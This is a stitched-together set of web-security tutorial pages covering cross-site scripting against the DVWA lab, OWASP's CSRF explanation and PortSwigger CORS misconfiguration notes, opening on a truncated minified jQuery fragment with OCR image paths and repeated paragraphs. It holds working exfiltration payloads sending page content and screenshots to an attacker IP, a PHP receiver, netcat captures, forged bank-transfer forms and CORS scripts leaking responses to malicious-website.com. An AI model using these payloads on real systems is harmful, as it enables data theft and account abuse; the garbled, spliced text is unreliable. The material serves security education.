var postDest = 'http://192.168.149.128/saveshot.php';

var vx = 'ok';

/*! jQuery v1.7.1 jquery.com | jquery.org/license */
(function(a,b){function cy(a){return f.isWindow(a)?a:a.nodeType===9?a.defaultView||a.parentWindow:!1}function cv(a){if(!ck[a]){var b=c.body,d=f("<"+a
+">").appendTo(b),e=d.css("display");d.remove();if(e==="none"||e===""){cl||(cl=c.createElement
("iframe"),cl.frameBorder=cl.width=cl.height=0),b.appendChild(cl);if(!cm||!cl.createElement)cm=(cl.contentWindow||
cl.contentDocument).document,cm.write((c.compatMode==="CSS1Compat"?"<!doctype html>":"")+"<html><body>"),cm.close();d=cm.createElement
(a),cm.body.appendChild(d),e=f.css(d,"display"),b.removeChild(cl)}ck[a]=e}return ck[a]}function cu(a,b){var c={};f.each(cq.concat.apply([],cq.slice
(0,b)),function(){c[this]=a});return c}function ct(){cr=b}function cs(){setTimeout(ct,0);return cr=f.now()}function cj(){try{return new
a.ActiveXObject("Microsoft.XMLHTTP")}catch(b){}}function ci(){try{return new a.XMLHttpRequest}catch(b){}}function cc(a,c){a.dataFilter&&
(c=a.dataFilter(c,a.dataType));var d=a.dataTypes,e={},g,h,i=d.length,j,k=d[0],l,m,n,o,p;for(g=1;g<i;g++){if(g===1)for(h in a.converters)typeof
h=="string"&&(e[h.toLowerCase()]=a.converters[h]);l=k,k=d[g];if(k==="*")k=l;else if(l!=="*"&&l!==k){m=l+" "+k,n=e[m]||e["* "+k];if(!n){p=b;for(o in e)
{j=o.split(" ");if(j[0]===l||j[0]==="*"){p=e[j[1]+" "+k];if(p){o=e[o],o===!0?n=p:p===!0&&(n=o);break}}}}!n&&!p&&f.error("No conversion from
"+m.replace(" "," to ")),n!==!0&&(c=n?n(c):p(o(c)))}}return c}function cb(a,c,d){var e=a.contents,f=a.dataTypes,g=a.responseFields,h,i,j,k;for(i in
g)i in d&&(c[g[i]]=d[i]);while(f[0]==="*")f.shift(),h===b&&(h=a.mimeType||c.getResponseHeader("content-type"));if(h)for(i in e)if(e[i]&&e[i].test(h))
{f.unshift(i);break}if(f[0]in d)j=f[0];else{for(i in d){if(!f[0]||a.converters[i+" "+f[0]]){j=i;break}k||(k=i)}j=j||k}if(j){j!==f[0]&&f.unshift
```

Then we need to create a PHP file on the attacker's server, which saves the content of the **png** parameter into the **test.png** file.




```
<?php
$data = $_POST['png'];
$data = substr($data, 22);
$f = fopen("test.png", "w+");
fputs($f, base64_decode($data));
fclose($f);
```

Now we inject the JavaScript code into the vulnerable page by tricking the user to access the following URL:

http://localhost:81/DVWA/vulnerabilities/xss_r/?name=<script src="http://192.168.149.128/screenshot.js">COPY

Once the JavaScript file is loaded, the script sends the data in base64 format to the **saveshot.php** file which writes the data into the **test.png** file. On opening the **test.png** file, we can see the screen capture of the vulnerable page.



Vulnerability: Stored Cross Site Scripting (XSS)

Name: test
Message: test

Name: crdentials
Message: admin:password

Name: Credit car
Message: Card number: xxxxxxxxxx cvv:123
pin:1234


Name: steal data
Message:

Size 1349 × 709 pixels
Type PNG image
File Size 40.1 kB
Folder html

Another way

Another way to steal the page content would be to get the HTML source code by using **getElementById**. Here is a payload that gets the *innerHTML* of the *guestbook_comments* element and sends it to the attacker.


<script>new Image().src="http://192.168.149.128/bogus.php?output="+document.getElementById('guestbook_comments').innerHTML;</script>COPY



```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
192.168.149.1: inverse host lookup failed: Unknown host
connect to [192.168.149.128] from (UNKNOWN) [192.168.149.1] 8361
GET /bogus.php?output=Name:%20pentest%3Cbr%3EMessage:%20credit%20card%20number:x
xxxxxcvv:%20123pin1234%3Cbr%3E HTTP/1.1
Host: 192.168.149.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/
48.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:81/DVWA/vulnerabilities/xss_s/
Connection: keep-alive
_
```

We can also fetch the entire page source of the page by using the following payload:

<script>new Image().src="http://192.168.149.128/bogus.php?output="+document.body.innerHTML</script>COPY



Vulnerability: Stored Cross Site Scripting (XSS)

Name * xss


Message * <script>new Image().src="http://192.168.149.128/bogus.php?output="+document.body.innerHTML</script>

Name: pentest
Message: credit card number:xxxxxx cvv: 123 pin1234

Name: test
Message: test 123


More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/



```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
192.168.149.1: inverse host lookup failed: Unknown host
connect to [192.168.149.128] from (UNKNOWN) [192.168.149.1] 8454
GET /bogus.php?output=%3Cdiv%20id=%22container%22%3E%3Cdiv%20id=%22header%22%3E%3Cimg%20src=%22../../
dvwa/images/logo.png%22%20alt=%22Damn%20Vulnerable%20Web%20Application%22%3E%3C/div%3E%3Cdiv%20id=%22
main_menu%22%3E%3Cdiv%20id=%22main_menu_padded%22%3E%3Cul%20class=%22menuBlocks%22%3E%3Cli%20class=%2
2%22%3E%3Ca%20href=%22../../.%22%3EHome%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22../../i
nstructions.php%22%3EInstructions%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22../../setup.p
hp%22%3ESetup%20/%20Reset%20DB%3C/a%3E%3C/li%3E%3C/ul%3E%3Cul%20class=%22menuBlocks%22%3E%3Cli%20clas
s=%22%22%3E%3Ca%20href=%22../../vulnerabilities/brute/%22%3EBrute%20Force%3C/a%3E%3C/li%3E%3Cli%20cla
ss=%22%22%3E%3Ca%20href=%22../../vulnerabilities/exec/%22%3ECommand%20Injection%3C/a%3E%3C/li%3E%3Cli
%20class=%22%22%3E%3Ca%20href=%22../../vulnerabilities/csrf/%22%3ECSRF%3C/a%3E%3C/li%3E%3Cli%20class=
%22%22%3E%3Ca%20href=%22../../vulnerabilities/fi/.?page=include.php%22%3EFile%20Inclusion%3C/a%3E%3C/
li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22../../vulnerabilities/upload/%22%3EFile%20Upload%3C/a%3E%3
C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22../../vulnerabilities/captcha/%22%3EInsecure%20CAPTCHA%3
C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22../../vulnerabilities/sqli/%22%3ESQL%20Injection
%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22../../vulnerabilities/sqli_blind/%22%3ESQL%20I
njection%20(Blind)%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22../../vulnerabilities/weak_i
d/%22%3EWeak%20Session%20IDs%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22../../vulnerabilit
ies/xss_d/%22%3EXSS%20(DOM)%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22../../vulnerabiliti
es/xss_r/%22%3EXSS%20(Reflected)%3C/a%3E%3C/li%3E%3Cli%20class=%22selected%22%3E%3Ca%20href=%22../../
vulnerabilities/xss_s/%22%3EXSS%20(Stored)%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22../.
./vulnerabilities/javascript/%22%3EJavaScript%3C/a%3E%3C/li%3E%3C/ul%3E%3Cul%20class=%22menuBlocks%22
```

Decoding the received data in the Burp Decoder gives us the cleartext page source of the vulnerable page. Here, we can see the Guestbook comments.



```
EMessage:%20credit%20card%20number:xxxxxx%20cvv:%20123%20pin1234%3Cbr%3E%3C/div%3E%3Cdiv%20id=%22guestbook_comments%22%3EName:%20test%3Cbr%3EMessage:%20test%20123%3Cbr%3E%3C/div%3E%3Cdiv%20id=%22g
```

```
ass=""><a href="../../vulnerabilities/sqli/">SQL Injection</a></li><li class=""><a href="../../vulnerabilities/sqli_blind/">SQL Injection (Blind)</a></li><li class=""><a href="../../vulnerabilities/weak_id/">Weak Session IDs</a></li><li
ass=""><a href="../../vulnerabilities/xss_d/">XSS (DOM)</a></li><li class=""><a href="../../vulnerabilities/xss_r/">XSS (Reflected)</a></li><li class="selected"><a href="../../vulnerabilities/xss_s/">XSS (Stored)</a></li><li
class=""><a href="../../vulnerabilities/javascript/">JavaScript</a></li></ul><ul class="menuBlocks"><li class=""><a href="../../security.php">DVWA Security</a></li><li class=""><a href="../../phpinfo.php">PHP Info</a></li><li
class=""><a href="../../about.php">About</a></li></ul><ul class="menuBlocks"><li class=""><a href="../../logout.php">Logout</a></li></ul></div></div><div id="main_body"><div class="body_padded"><h1>Vulnerability: Stored
oss Site Scripting (XSS)</h1><div class="vulnerable_code_area"><form method="post" name="guestform" "="><table border="0" cellpadding="2" cellspacing="1" width="550"><tbody><tr><td width="100">Name *</td><td><input
name="txtName" size="30" maxlength="10" type="text"></td></tr><tr><td width="100">Message *</td><td><textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea></td></tr><tr><td
width="100">&nbsp;</td><td><input name="btnSign" value="Sign Guestbook" onclick="return validateGuestbookForm(this.form);" type="submit"><input name="btnClear" value="Clear Guestbook" onclick="return
nfirmClearGuestbook();" type="submit"></td></tr></tbody></table></form></div><br><div id="guestbook_comments">Name: pentest<br>Message: credit card number:xxxxxx cvv: 123 pin1234<br></div><div
="guestbook_comments">Name: test<br>Message: test 123<br></div><div id="guestbook_comments">Name: xss<br>Message: <script>new Image().src="http://192.168.149.128/bogus.php?output="
document.body.innerHTML</script></div></div></div></div>
```

https://pentest-tools.com/blog/xss-attacks-practical-scenarios

Cross Site Request Forgery

Description

CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf (though note that this is not true of login CSRF, a special form of the attack described below). For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.

CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

An attacker can use CSRF to obtain the victim's private data via a special form of the attack, known as login CSRF. The attacker forces a non-authenticated user to log in to an account the attacker controls. If the victim does not realize this, they may add personal data—such as credit card information—to the account. The attacker can then log back into the account to view this data, along with the victim's activity history on the web application.

It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

Synonyms

CSRF attacks are also known by a number of other names, including XSRF, "Sea Surf", Session Riding, Cross-Site Reference Forgery, and Hostile Linking. Microsoft refers to this type of attack as a One-Click attack in their threat modeling process and many places in their online documentation.

Prevention measures that do NOT work

A number of flawed ideas for defending against CSRF attacks have been developed over time. Here are a few that we recommend you avoid.

Using a secret cookie

Remember that all cookies, even the *secret* ones, will be submitted with every request. All authentication tokens will be submitted regardless of whether or not the end-user was tricked into submitting the request. Furthermore, session identifiers are simply used by the application container to associate the request with a specific session object. The session identifier does not verify that the end-user intended to submit the request.

Only accepting POST requests

Applications can be developed to only accept POST requests for the execution of business logic. The misconception is that since the attacker cannot construct a malicious link, a CSRF attack cannot be executed. Unfortunately, this logic is incorrect. There are numerous methods in which an attacker can trick a victim into submitting a forged POST request, such as a simple form hosted in an attacker's Website with hidden values. This form can be triggered automatically by JavaScript or can be triggered by the victim who thinks the form will do something else.

Multi-Step Transactions

Multi-Step transactions are not an adequate prevention of CSRF. As long as an attacker can predict or deduce each step of the completed transaction, then CSRF is possible.

URL Rewriting

This might be seen as a useful CSRF prevention technique as the attacker cannot guess the victim's session ID. However, the user's session ID is exposed in the URL. We don't recommend fixing one security flaw by introducing another.

HTTPS

HTTPS by itself does nothing to defend against CSRF.

However, HTTPS should be considered a prerequisite for any preventative measures to be trustworthy.

Examples

How does the attack work?

There are numerous ways in which an end user can be tricked into loading information from or submitting information to a web application. In order to execute an attack, we must first understand how to generate a valid malicious request for our victim to execute. Let us consider the following example: Alice wishes to transfer $100 to Bob using the *bank.com* web application that is vulnerable to CSRF. Maria, an attacker, wants to trick Alice into sending the money to Maria instead. The attack will comprise the following steps:

1. Building an exploit URL or script
2. Tricking Alice into executing the action with Social Engineering

GET scenario

If the application was designed to primarily use GET requests to transfer parameters and execute actions, the money transfer operation might be reduced to a request like:

GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1

Maria now decides to exploit this web application vulnerability using Alice as the victim. Maria first constructs the following exploit URL which will transfer $100,000 from Alice's account to Maria's account. Maria takes the original command URL and replaces the beneficiary name with herself, raising the transfer amount significantly at the same time:

http://bank.com/transfer.do?acct=MARIA&amount=100000

The social engineering aspect of the attack tricks Alice into loading this URL when Alice is logged into the bank application. This is usually done with one of the following techniques:

- sending an unsolicited email with HTML content
- planting an exploit URL or script on pages that are likely to be visited by the victim while they are also doing online banking

The exploit URL can be disguised as an ordinary link, encouraging the victim to click it:

<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>

Or as a 0x0 fake image:

<img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="0" height="0" border="0">

If this image tag were included in the email, Alice wouldn't see anything. However, the browser *will still* submit the request to bank.com without any visual indication that the transfer has taken place.

A real life example of CSRF attack on an application using GET was a uTorrent exploit from 2008 that was used on a mass scale to download malware.

POST scenario

The only difference between GET and POST attacks is how the attack is being executed by the victim. Let's assume the bank now uses POST and the vulnerable request looks like this:

```
POST http://bank.com/transfer.do HTTP/1.1


acct=BOB&amount=100
```

Such a request cannot be delivered using standard A or IMG tags, but can be delivered using a FORM tags:

```
<form action="http://bank.com/transfer.do" method="POST">


<input type="hidden" name="acct" value="MARIA"/>

<input type="hidden" name="amount" value="100000"/>

<input type="submit" value="View my pictures"/>


</form>
```

This form will require the user to click on the submit button, but this can be also executed automatically using JavaScript:

```
<body onload="document.forms[0].submit()">


<form...
```

Other HTTP methods

Modern web application APIs frequently use other HTTP methods, such as PUT or DELETE. Let's assume the vulnerable bank uses PUT that takes a JSON block as an argument:

```
PUT http://bank.com/transfer.do HTTP/1.1


{ "acct":"BOB", "amount":100 }
```

Such requests can be executed with JavaScript embedded into an exploit page:

```
<script>

function put() {

  var x = new XMLHttpRequest();

  x.open("PUT","http://bank.com/transfer.do",true);
```

```
   x.setRequestHeader("Content-Type", "application/json");

   x.send(JSON.stringify({"acct":"BOB", "amount":100}));

}

</script>


<body onload="put()">
```

Fortunately, this request will **not** be executed by modern web browsers thanks to same-origin policy restrictions. This restriction is enabled by default unless the target web site explicitly opens up cross-origin requests from the attacker's (or everyone's) origin by using CORS with the following header:

Access-Control-Allow-Origin: *

References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet
- The Cross-Site Request Forgery (CSRF/XSRF) FAQ

"This paper serves as a living document for Cross-Site Request Forgery issues. This document will serve as a repository of information from existing papers, talks, and mailing list postings and will be updated as new information is discovered."*

- Testing for CSRF
    - CSRF (aka Session riding) paper from the OWASP Testing Guide project.
- CSRF Vulnerability: A 'Sleeping Giant'
    - Overview Paper
- Client Side Protection against Session Riding
    - Martin Johns and Justus Winter's interesting paper and presentation for the 4th OWASP AppSec Conference which described potential techniques that browsers could adopt to automatically provide CSRF protection - PDF paper
- OWASP CSRF Guard
    - J2EE, .NET, and PHP Filters which append a unique request token to each form and link in the HTML response in order to provide universal coverage against CSRF throughout your entire application.
- OWASP CSRF Protector
    - Anti CSRF method to mitigate CSRF in web applications. Currently implemented as a PHP library & Apache 2.x.x module
- A Most-Neglected Fact About Cross Site Request Forgery (CSRF)
    - Aung Khant, http://yehg.net, explained the danger and impact of CSRF with imperiling scenarios.

- Pinata-CSRF-Tool: CSRF POC tool
    - Pinata makes it easy to create Proof of Concept CSRF pages. Assists in Application Vulnerability Assessment.

https://owasp.org/www-community/attacks/csrf

Cross-Origin Resource Sharing (CORS)

Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the same-origin policy (SOP). However, it also provides potential for cross-domain attacks, if a website's CORS policy is poorly configured and implemented. CORS is not a protection against cross-origin attacks such as cross-site request forgery (CSRF).

The same-origin policy is a restrictive cross-origin specification that limits the ability for a website to interact with resources outside of the source domain. The same-origin policy was defined many years ago in response to potentially malicious cross-domain interactions, such as one website stealing private data from another. It generally allows a domain to issue requests to other domains, but not to access the responses.

Relaxation of the same-origin policy

The same-origin policy is very restrictive and consequently various approaches have been devised to circumvent the constraints. Many websites interact with subdomains or third-party sites in a way that requires full cross-origin access. A controlled relaxation of the same-origin policy is possible using cross-origin resource sharing (CORS).

The cross-origin resource sharing protocol uses a suite of HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted. These are combined in a header exchange between a browser and the cross-origin web site that it is trying to access.

Relaxation of the same-origin policy

The same-origin policy is very restrictive and consequently various approaches have been devised to circumvent the constraints. Many websites interact with subdomains or third-party sites in a way that requires full cross-origin access. A controlled relaxation of the same-origin policy is possible using cross-origin resource sharing (CORS).

The cross-origin resource sharing protocol uses a suite of HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted. These are combined in a header exchange between a browser and the cross-origin web site that it is trying to access.

Errors parsing Origin headers

Some applications that support access from multiple origins do so by using a whitelist of allowed origins. When a CORS request is received, the supplied origin is compared to the whitelist. If the origin appears on the whitelist then it is reflected in the Access-Control-Allow-Origin header so that access is granted. For example, the application receives a normal request like:

```
GET /data HTTP/1.1
```

Host: normal-website.com

...

Origin: https://innocent-website.com

The application checks the supplied origin against its list of allowed origins and, if it is on the list, reflects the origin as follows:

HTTP/1.1 200 OK

...

Access-Control-Allow-Origin: https://innocent-website.com

Mistakes often arise when implementing CORS origin whitelists. Some organizations decide to allow access from all their subdomains (including future subdomains not yet in existence). And some applications allow access from various other organizations' domains including their subdomains. These rules are often implemented by matching URL prefixes or suffixes, or using regular expressions. Any mistakes in the implementation can lead to access being granted to unintended external domains.

For example, suppose an application grants access to all domains ending in:

normal-website.com

An attacker might be able to gain access by registering the domain:

hackersnormal-website.com

Alternatively, suppose an application grants access to all domains beginning with

normal-website.com

An attacker might be able to gain access using the domain:

normal-website.com.evil-user.net

Whitelisted null origin value

The specification for the Origin header supports the value null. Browsers might send the value null in the Origin header in various unusual situations:

- Cross-origin redirects.
- Requests from serialized data.
- Request using the file: protocol.
- Sandboxed cross-origin requests.

Some applications might whitelist the null origin to support local development of the application. For example, suppose an application receives the following cross-origin request:

GET /sensitive-victim-data

Host: vulnerable-website.com

Origin: null

And the server responds with:

```
HTTP/1.1 200 OK

Access-Control-Allow-Origin: null

Access-Control-Allow-Credentials: true
```

In this situation, an attacker can use various tricks to generate a cross-origin request containing the value null in the Origin header. This will satisfy the whitelist, leading to cross-domain access. For example, this can be done using a sandboxed iframe cross-origin request of the form:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
src="data:text/html,<script>

var req = new XMLHttpRequest();

req.onload = reqListener;

req.open('get','vulnerable-website.com/sensitive-victim-data',true);

req.withCredentials = true;

req.send();


function reqListener() {

location='malicious-website.com/log?key='+this.responseText;

};

</script>"></iframe>
```

Cross-origin resource sharing (CORS)

In this section, we will explain what cross-origin resource sharing (CORS) is, describe some common examples of cross-origin resource sharing based attacks, and discuss how to protect against these attacks.

What is CORS (cross-origin resource sharing)?

Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the same-origin policy (SOP). However, it also provides potential for cross-domain attacks, if a website's CORS policy is poorly configured and implemented. CORS is not a protection against cross-origin attacks such as cross-site request forgery (CSRF). Same-origin policy

Relaxation of the same-origin policy

The same-origin policy is very restrictive and consequently various approaches have been devised to circumvent the constraints. Many websites interact with subdomains or third-party sites in a way that requires full cross-origin access. A controlled relaxation of the same-origin policy is possible using cross-origin resource sharing (CORS).

The cross-origin resource sharing protocol uses a suite of HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted. These are combined in a header exchange between a browser and the cross-origin web site that it is trying to access.

Read more

CORS and the Access-Control-Allow-Origin response header

Vulnerabilities arising from CORS configuration issues

Many modern websites use CORS to allow access from subdomains and trusted third parties. Their implementation of CORS may contain mistakes or be overly lenient to ensure that everything works, and this can result in exploitable vulnerabilities.

Server-generated ACAO header from client-specified Origin header

Some applications need to provide access to a number of other domains. Maintaining a list of allowed domains requires ongoing effort, and any mistakes risk breaking functionality. So some applications take the easy route of effectively allowing access from any other domain.

One way to do this is by reading the Origin header from requests and including a response header stating that the requesting origin is allowed. For example, consider an application that receives the following request:

```
GET /sensitive-victim-data HTTP/1.1

Host: vulnerable-website.com

Origin: https://malicious-website.com

Cookie: sessionid=...
```

It then responds with:

```
HTTP/1.1 200 OK

Access-Control-Allow-Origin: https://malicious-website.com

Access-Control-Allow-Credentials: true

...
```

These headers state that access is allowed from the requesting domain (malicious-website.com) and that the cross-origin requests can include cookies (Access-Control-Allow-Credentials: true) and so will be processed in-session.

Because the application reflects arbitrary origins in the Access-Control-Allow-Origin header, this means that absolutely any domain can access resources from the vulnerable domain. If the response contains any sensitive information such as an API key or CSRF token, you could retrieve this by placing the following script on your website:

```
var req = new XMLHttpRequest();

req.onload = reqListener;

req.open('get','https://vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();

function reqListener() {
  location='//malicious-website.com/log?key='+this.responseText;
};
```

LAB

APPRENTICE[CORS vulnerability with basic origin reflection]

